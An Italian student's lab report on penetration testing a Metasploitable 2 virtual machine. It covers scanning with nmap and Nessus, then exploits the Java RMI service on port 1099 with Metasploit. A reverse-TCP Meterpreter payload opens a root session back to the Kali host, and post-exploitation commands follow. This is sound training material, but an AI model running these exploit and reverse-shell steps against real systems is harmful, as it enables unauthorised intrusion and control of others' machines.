# Progetto week 7 Penetration Test con Metasploit

### Fase di settaggio indirizzi ip e ping

Nella traccia dell'esercizio ci era richiesto di cambiare gli indirizzi ip delle macchine. Procedo come nelle figure a destra.

```
GNU nano 2.0.7
                         File: /etc/network/interfaces
                                                                       Modified
 This file describes the network interfaces available on your system
 and how to activate them. For more information, see interfaces(5).
 The loopback network interface
auto lo
iface lo inet loopback
 The primary network interface
auto eth0
iface ethO inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```


```
-(kali⊛kali)-[~]
—$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
       inet6 fe80::a00:27ff:feb1:9d67 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
       RX packets 1 bytes 286 (286.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 88 bytes 6734 (6.5 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 202 bytes 16586 (16.1 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
```

## **Fase di Vulnerability Scanning**

Dalla traccia dell'esercizio sappiamo che sulla porta 1099 è attiva Java RMI, una tecnologia che consente a diversi processi Java di comunicare tra loro attraverso una rete.

Con la finalità di raccogliere altre informazioni sulla vulnerabilità, ho avviato una scansione con *Nessus* essential, che non ha evidenziato la vulnerabilità cercata. Ho provato ad identificare l'id del plugin cui appartiene la vulnerabilità in questione. Anche in questo caso, non ho trovato nulla. E' opportuno tener presente che alcune vulnerabilità possono essere nascoste o non possono essere rilevate da scansioni esterne, a maggior ragione se si utilizza un software gratuito, con funzionalità limitate.

Di seguito posto comunque uno screen del report della scansione di Nessus:



Pertanto, per la fase di scan, ho usato *nmap*: mi sono accertato prima che la vulnerabilità ci fosse e, successivamente, ho ottenuto diverse informazioni sulla stessa.

Dopo la scansione su nmap e qualche ricerca sul web, fornisco il report sulla vulnerabilità identificata:

```
-$ nmap -sV 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 15:44 EST
Nmap scan report for 192.168.11.112
Not shown: 983 closed tcp ports (conn-refused)
         STATE SERVICE
                          VERSION
21/tcp open ftp
                          vsftpd 2.3.4
                          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp
        open ssh
        open telnet
        open smtp
                          Postfix smtpd
                          ISC BIND 9.4.2
                          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
                          2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp open java-rmi GNU Classpath grmiregistry
                          2-4 (RPC #100003)
2121/tcp open ftp
                          ProFTPD 1.3.1
                          MySQL 5.0.51a-3ubuntu5
3306/tcp open mysql
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc
                          VNC (protocol 3.3)
6000/tcp open X11
                          (access denied)
                          UnrealIRCd
6667/tcp open irc
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;
Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 24.74 seconds
```


- I servizio Java RMI è un meccanismo di comunicazione remota che consente ai programmi Java di invocare metodi su oggetti remoti distribuiti su una rete. Il servizio è basato su una comunicazione client-server in cui il client invia una richiesta al server per l'esecuzione di un metodo su un oggetto remoto e il server restituisce i risultati al client.
- La porta predefinita per il servizio Java RMI è la 1099.
- Il servizio Java RMI può essere utilizzato per l'esecuzione di attacchi di tipo "Remote Code Execution" (RCE) se non configurato correttamente. Gli attaccanti possono sfruttare le vulnerabilità del servizio per inviare e eseguire codice dannoso sui sistemi vulnerabili
- Il pacchetto GNU Classpath grmiregistry è un'implementazione open source del registro RMI per Java. Questo pacchetto fornisce funzionalità di registrazione e gestione dei servizi RMI su un sistema.
- L'utilizzo di registri RMI può comportare rischi di sicurezza se non configurati correttamente. Ad esempio, l'accesso pubblico al registro RMI potrebbe consentire a terzi non autorizzati di accedere e controllare i servizi RMI su un sistema

```
Matching Modules
   # Name
                                                Disclosure Date Rank
                                                                        Check Description
   0 auxiliary/gather/java_rmi_registry
                                                                               Java RMI Registry Interfaces Enumeration
                                                               normal
                                                                        No
   1 exploit/multi/misc/java_rmi_server
                                                2011-10-15
                                                                               Java RMI Server Insecure Default Configuration Java Code Execution
                                                               excellent Yes
   2 auxiliary/scanner/misc/java_rmi_server
                                                2011-10-15
                                                                               Java RMI Server Insecure Endpoint Code Execution Scanner
                                                               normal
   3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31
                                                               excellent No
                                                                               Java RMIConnectionImpl Deserialization Privilege Escalation
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
                /misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):
            Current Setting Required Description
   HTTPDELAY 10
                                    Time that the HTTP Server will wait for the payload request
                                    The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
                           ves
   RPORT
            1099
                                    The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen
   SRVHOST
            0.0.0.0
   SRVPORT
            8080
                                    The local port to listen on.
                           yes
   SSL
                                    Negotiate SSL for incoming connections
                           no
                                    Path to a custom SSL certificate (default is randomly generated)
   SSLCert
                                    The URI to use for this exploit (default is random)
   URIPATH
Payload options (java/meterpreter/reverse_tcp):
   Name Current Setting Required Description
                                 The listen address (an interface may be specified)
   LHOST 192.168.11.111 yes
   LPORT 4444
                                The listen port
Exploit target:
   Id Name
  0 Generic (Java Payload)
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit
Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/n0hJxuVrDwa7EF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
    Meterpreter session 1 opened (192.168.11.111:4444 \rightarrow 192.168.11.112:60013) at 2023-03-11 04:53:26 -0500
```

#### Fase di Exploit

Dopo aver avviato Metasploit con *msfconsole*, cerchiamo l'exploit piu adatto alla vulnerabilità che vogliamo sfruttare e vediamo le opzioni che è necessario configurare con *show options* 

Nel nostro caso, è sufficiente configurare il rhost e mandare l'exploit. L'attacco va correttamente a segno e apriamo una shell di meterpreter



Anzitutto leggo il file /etc/issue con cat

L'output indica che la distribuzione Linux in uso sulla macchina virtuale Metasploitable è una versione personalizzata di Ubuntu, poiché contiene il logo di Metasploitable e la scritta "Ubuntu". In particolare, la versione di Ubuntu utilizzata è la 8.04.4.

Inoltre, nel messaggio finale è possibile vedere le credenziali di accesso: sia l'user che la pass sono "msfadmin".

Per avere ulteriore informazioni sulla macchina vittima:

• Con *ifconfig* delineo la configurazione di rete: la macchina vittima ha due interfacce di rete, la prima con l'indirizzo IP 127.0.0.1 e la seconda, eth0, con l'indirizzo IP 192.168.11.112.

• Con *sysinfo* ottengo informazioni sul nome, per l'appunto Metasploitable 2, sul sistema operativo che è Linux 2.6.24-16-server (i386) sull'architettura e sulla lingua utilizzata

• Con *route* ho avuto accesso alle impostazioni di routing, che hanno evidenziato due sottoreti: 127.0.0.1/255.0.0.0 con gateway 0.0.0.0 e 192.168.11.112/255.255.255.0 con gateway 0.0.0.0

Interface 2

Name : eth0 - eth0

Hardware MAC : 00:00:00:00:00

IPv4 Address : 192.168.11.112

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::a00:27ff:fe01:5809

IPv6 Netmask : ::

meterpreter > sysinfo : metasploitable Computer : Linux 2.6.24-16-server (i386) 05 Architecture : x86 System Language : en\_US : java/linux Meterpreter meterpreter > route IPv4 network routes Subnet Gateway Metric Interface Netmask 127.0.0.1 255.0.0.0 0.0.0.0 192.168.11.112 255.255.255.0 0.0.0.0 IPv6 network routes Netmask Gateway Metric Interface Subnet :: fe80::a00:27ff:fe01:5809

#### Altri comandi

Posso spostarmi tra le directory della macchina vittima, tuttavia senza effettuare la privilege escalation sarà impossibile modificare e leggere file non criptati.

```
<u>meterpreter</u> > pwd
<u>meterpreter</u> > getuid
Server username: root
meterpreter > ls
Listing: /
                  Size
                           Type Last modified
Mode
100666/rw-rw-rw- 0
                                 2023-02-28 05:10:11 -0500
040666/rw-rw-rw- 1024
                                 2012-05-13 23:36:28 -0400
                                 2010-03-16 18:55:51 -0400
                                 2023-03-10 10:04:59 -0500
040666/rw-rw-rw- 4096
                                 2010-04-16 02:16:02 -0400
040666/rw-rw-rw- 4096
                                                             initrd
040666/rw-rw-rw- 4096
                                 2012-05-13 23:35:22 -0400
040666/rw-rw-rw- 4096
                                 2010-04-28 16:16:56 -0400
                                 2023-03-10 10:05:25 -0500
                                 2012-05-13 21:54:53 -0400
                                 2010-03-16 18:57:38 -0400
040666/rw-rw-rw- 4096
                                 2010-04-28 00:06:37 -0400
                                 2010-03-17 10:08:23 -0400
100666/rw-rw-rw-
                                  2008-04-10 12:55:41 -0400
```

Inoltre, con run checkvm posso chiedere a meterpreter di dirmi se la macchina vittima è una macchina fisica o virtuale

```
meterpreter > run post/windows/gather/checkvm VIRTUALBOX_VERSION=7.0
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux
[!] * missing Meterpreter features: stdapi_fs_chmod, stdapi_registry
y, stdapi_registry_open_key, stdapi_registry_query_value_direct, stda
locate, stdapi_sys_process_memory_protect, stdapi_sys_process_memory_
[*] Checking if the target is a Virtual Machine ...
[*] The target appears to be a Physical Machine
```

Ho provato, infine, a lanciare comandi come *screenshot* e *webcam\_list* ma, nel primo caso, la sessione di meterpreter si chiudeva; nel secondo caso mi rispondeva che il comando era valido solo per macchine vittime windows.

Per ultimo, confesso che volevo provare ad effettuare la **privilege escalation**, ma le registrazioni dal sito di epicode non sono state disponibili e ho avuto difficoltà a farlo da solo. Cercherò di recuperare quando sarà possibile.